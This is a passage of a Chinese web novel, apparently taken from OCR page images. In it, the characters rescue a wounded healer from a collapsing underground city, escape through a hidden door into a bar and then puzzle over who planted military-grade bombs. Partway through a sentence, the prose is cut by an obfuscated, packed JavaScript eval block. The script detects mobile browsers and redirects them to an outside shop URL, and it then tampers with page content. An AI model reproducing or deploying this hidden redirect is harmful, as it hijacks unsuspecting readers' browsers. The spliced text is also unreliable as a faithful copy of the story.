丁灵心中暗道不妙,陈千结在地下城的身份本就特殊,治疗师的身份多多少少接触了很多机密,不会出事了吧。
她加快几步走到门口。门内的陈设全部被破坏,灰尘随着风的流动在空气中飘荡,似乎在告诉着来人此地刚刚发生了一场大战。
“陈千结。”丁灵用不大不小的声音喊着。
无人回应。房里一片废墟,但毕竟本来也没几件家具,被损毁后倒也能看清里面的状况,只是也不见陈千结的身影。
难道真的被带走了?
水龙感受到了丁灵的探寻,从手腕上游了出来,飞到凌乱的房间内,转悠了一圈,似乎是在寻找人类的气息。
房间总共那么大点儿,水龙转悠了三四圈,最后停在了那个疑似前身是“床”的废墟上。
不用池渊当翻译,丁灵也心知水龙是找到人了,当即就要开挖。
一个人挖效率低,丁灵看了眼池渊。他早在水龙寻人的时候就坐到了地上,靠着墙,倒是不嫌弃这满地的灰。
不过他和满是灰的地面谁也嫌不上谁,这人满身的血还未干涸,这么一坐,就染得满地是血。
池渊靠坐在地上,曲着两条长腿,也不怕丁灵看废物一般的眼神望过来。
他摆出好逸恶劳的架子,不要脸地开口:“一家出一份力,水龙是我的代表,它帮忙就行。”说着,还指指自己的胸口和腿上的伤口,“我是伤员,要休息。”
指望不上他。
丁灵也不多分他眼神,走进房内就是开挖。床上压着的东西还不少,重量也不轻。池渊虽然不帮忙,水龙却是很殷勤地拿着尾巴钩石头,减轻了丁灵不少负担。
池渊就坐在对面,满意地看着一人一龙的辛勤劳动。看似神情闲适,其实胸口还微不可察地往外渗着血。
他满不在乎地在胸口抹了一把,把胸口渗出的血隐到衣服下,装作随意的动作没引起任何人的注意,只有胸口的布料颜色又深了些。
找到了。
陈千结的手先从废墟中被挖了出来,随后是整个人。被救出来的人身上有不少伤口,不过看起来都是小伤口,并不致命。
人虽然还在昏迷,但是应当没事。
丁灵看了看还坐着“休息”的池渊,一个使劲,就把人给背了起来。
“走。”
走字还未说出口,地下城就传来一连串的爆炸声,连带着就要波及到他们这儿。
池渊迅速起身,拉着丁灵就往出口跑。
爆炸声此起彼伏地响了起来,总感觉近在咫尺,却分辨不出具体是哪里在爆炸。
不仅爆炸的声音在封闭的地下城四处响着,炸药爆炸过后的火药味也弥漫在走廊里。
扛着人跑不快,丁灵几乎是被动地被池渊拖着跑。
也许是他实在看不下去了,最终还是尽了自己的一份力,接过陈千结,加快了小队的行进速度。
池渊知道出口的所在地,拐个弯就到——眼前的路赫然被碎石完全堵死。
看着池渊有些凝重的神情,丁灵这个路痴提出了她的建议:“换条路走?”
“不,地下城的地形太过复杂,找其他的路不比开路来得快。”
开路,怎么开?挖石头肯定比找一条新路慢得多。
丁灵的疑问还未问出口,水龙的身躯就先一步迅速膨胀了起来,水桶粗的尾巴对着碎石堆猛拍起来,每一下都狠狠地打碎了一片的石头。
地下城本就昏暗,爆炸过后更是看不清周遭,丁灵隐隐感觉放大了的水蛇皮肤有些不同,似乎有光在淡淡地流。不过环境太暗,她也看不真切。
池渊这方法倒是很见效,大石块都碎成了粉齑,可也扬起了漫天的尘土,让丁灵忍不住猛烈地咳嗽了起来。
“麻烦精。”池渊身上扛着人,竟还能空出手来捂丁灵的嘴。
手臂从丁灵的肩膀绕过去,搭着捂住了丁灵的口鼻,同时推着她往前走。池渊手心的温热气息和血腥味一股脑地被丁灵吸入,是不想咳嗽了,却有些想呕吐。
出口果然在地牢附近,丁灵之前的判断完全正确。
先前此起彼伏的爆炸声原来炸的是地牢,那地牢里的那些人……
罗焰之前说了,地牢和实验室里的那些异能者,因为都遭受了摧残,一时半会儿救不出,他们自己也走不动。C城基地安排了救援人员和治疗师,随后就到。
只是没等到救援,地牢就被毁了。
没时间惋惜别人的命运了,地下城和外界沟通的门居然就藏在墙内。
丁灵有些喘不上气来,挣扎着拍拍池渊的手。
迈步到地牢边,池渊没再往里面走,转而走近地牢的墙面,松开捂着丁灵的手。
在光滑的墙面上摸索了一番,池渊似乎按到了什么按钮,墙壁就在二人面前缓缓打开。
居然用和墙相同材质的门来了一出“灯下黑”,再加上一些特殊的材料做掩盖,起到了掩耳盗铃的作用。如此一来,明晃晃的大门就在地牢的门口,也无人能够发现得了。
想来也是,门口怎么也得有人看守。地牢的守卫充足,看顾得牢与外界联通的大门,却又不会引起别人的注意,真是好安排。
上到地面,眼前是狭窄的过道,再往外走,就是挤满了人的走廊。
丁灵加快两步走在前面,一边往前走一边打量着狭窄的走廊。
这就是地下堡垒的入口?
推开员工通道的大门,外面的景致豁然开朗起来。
酒馆被基地征用为临时办案所,装修得有些璀璨的酒桌和卡座被着装正式的基地人员所占据,独属酒馆的松弛味道一扫而空,那些养尊处优的人俨然将此地当作了自己的办公室。
丁灵没想到入口居然就在酒馆里,推门的动作慢了一瞬,就被后面出来的一个基地守卫兵撞开。
那人颇有些殷切地为身后的事务员开路,穿着正装打着领结的事务员也丝毫不在乎刚才的小插曲,连一个正脸也没给二人,直接越过他们从门口先一步离开。
员工通道里人来人往,外间的基地事务员更是各有各忙碌的事情,没人发现池渊和丁灵的出现。
酒馆员工都挤在一个角落里,被基地的人叫来问话。
之前被池渊发现破绽的那个女酒保也在,换了一身衣服,神情减了招揽生意时的热情,显得很冷酷,一身的休闲装全然看不出酒保的气质了。
丁灵的脑子还有些迟钝,向外走的动作也有些迟缓,手腕却被后面的人给牵住。牵引的力量让她无暇顾及外面的场景,只能被动地往外走去。
夜色已深,黑幕笼罩了夜晚,本该祥和的C城基地却透露出一股不寻常,酒馆里的灯光映出里间的人影幢幢。
门被轻轻撞开,泄出了酒馆里的喧闹。光明也随之跨越了亮与暗的边界线,投射出门框大小的光,穿过一前一后的两个人,留下了灰黑色的影。丁灵踩着池渊的影子跌跌撞撞地走进了酒馆旁边的巷子里,把影子抛弃在巷子的拐角。池渊松开了手,丁灵的手腕被他的体温捂得有些发烫,还
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17182072|196150||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
带着一些急切的余温。
罗焰早在巷子里焦急地等待他们,身边也带着个伤员。
“你们可算来了,我刚一出来地下城就爆炸了,可担心死我了。”眼见二人平安归来,罗焰的心终于松懈了下来,喋喋不休地念叨着。
丁灵把陈千结从池渊的肩上卸下来,无可避免地靠近了池渊的身躯。
鼻子下的血腥味更浓了。渡了那么多能量,他的伤口还没愈合吗?
她装作不经意地盯着池渊的胸口看,深色的夹克遮挡了血的颜色,反光时能看到干涸了的血痕,看上去像是没什么大碍了。
“这……”罗焰指指池渊的腿上的伤口,又指指丁灵衣服上大片骇人的血迹。
丁灵低头看看衣服,核心实验室前池渊倒在她怀里,后来又搭着她的肩膀,搞得整件衣服上都是血迹,像是她受了重伤。
对上罗焰担心的眼神,丁灵摇了摇头:“不是我的血。”
“噢噢噢,那就好那就好。”池渊的衣服太具有迷惑性,看不出血迹,见他没说话,罗焰也忽略了过去。
丁灵查看了一下陈千结的状态,独属治愈系的异能让她身上的伤口快速愈合,本就细小的伤口如今更是消失殆尽。
罗焰带来的伤员丁灵很眼熟,她轻轻拨开挡住了那人面孔的长发,居然是地牢里发现她踪迹的那个少年。
躲过了残酷的实验和爆炸,倒成了地下城为数不多的幸存者了。
池渊瞥眼地上有气无力、只能睁眼看着他们的幸存者,似乎是在评估他的危险性,而后从手里凭空变出了一枚炸弹的碎片。
这又是从哪儿来的?丁灵一直被池渊给捂着,连带着视力都受了影响。如此紧张的逃离途中,没看见池渊还见缝插针地捡了个碎片。
“这个炸弹,是只有基地才会生产的大杀伤力炸药,每个基地只会存有一两枚。”池渊拿着碎片,展示给众人看。
罗焰的嘴巴张成一个大大的O形:“这伙强盗好东西可真不少啊。”
池渊收起碎片,手指摩挲着碎片有些坚硬的棱角:“这不对。”
“什么不对?”丁灵早觉得守卫军的装备有些过于专业了,只是下城区的黑市太多,耳濡目染,她并不觉得搞到基地的装备有什么难处。
上电梯时池渊就让水龙待在地下,去查看一下爆炸后的情况,若有危险可以随时召回。此时他正努力接收着水龙此时探查到的情况,一边回复着大家:“这个行为本身不对劲。”
高强度的奔波和异能的消耗让池渊浑身提不起劲,他一边整理着地下城的情况,一边坐下来,倚靠着墙壁:“实验室是空的,没有实验体,实验报告也早就远程毁掉了。地牢也是,只有一些被抓来不久没怎么进行过实验的异能者。”
“怕被人从实验对象的身上发现他们的秘密?感觉也很正常。”罗焰积极分析着。
丁灵摇摇头:“那他们何必多此一举。”她在脑中思考着,“水龙能看出异能者炸毁前的状态吗?实验室有很多异变了的异能者……”
“早在爆炸之前,这些异变了的异能者,都被处理了。”池渊手里把玩着炸弹碎片,语气有些慵懒地解释。
罗焰这才反应过来,为那些人打抱不平:“也就是说,会暴露信息的异能者他们都处理好了,现在却又要对这些无辜的异能者们下手。好狠的心!”
明明已经花大功夫处理了所有重要信息,那伙人又为什么扔下极易摸到来源的高伤害炸药来给这些并不重要的线索善后。
这说不通。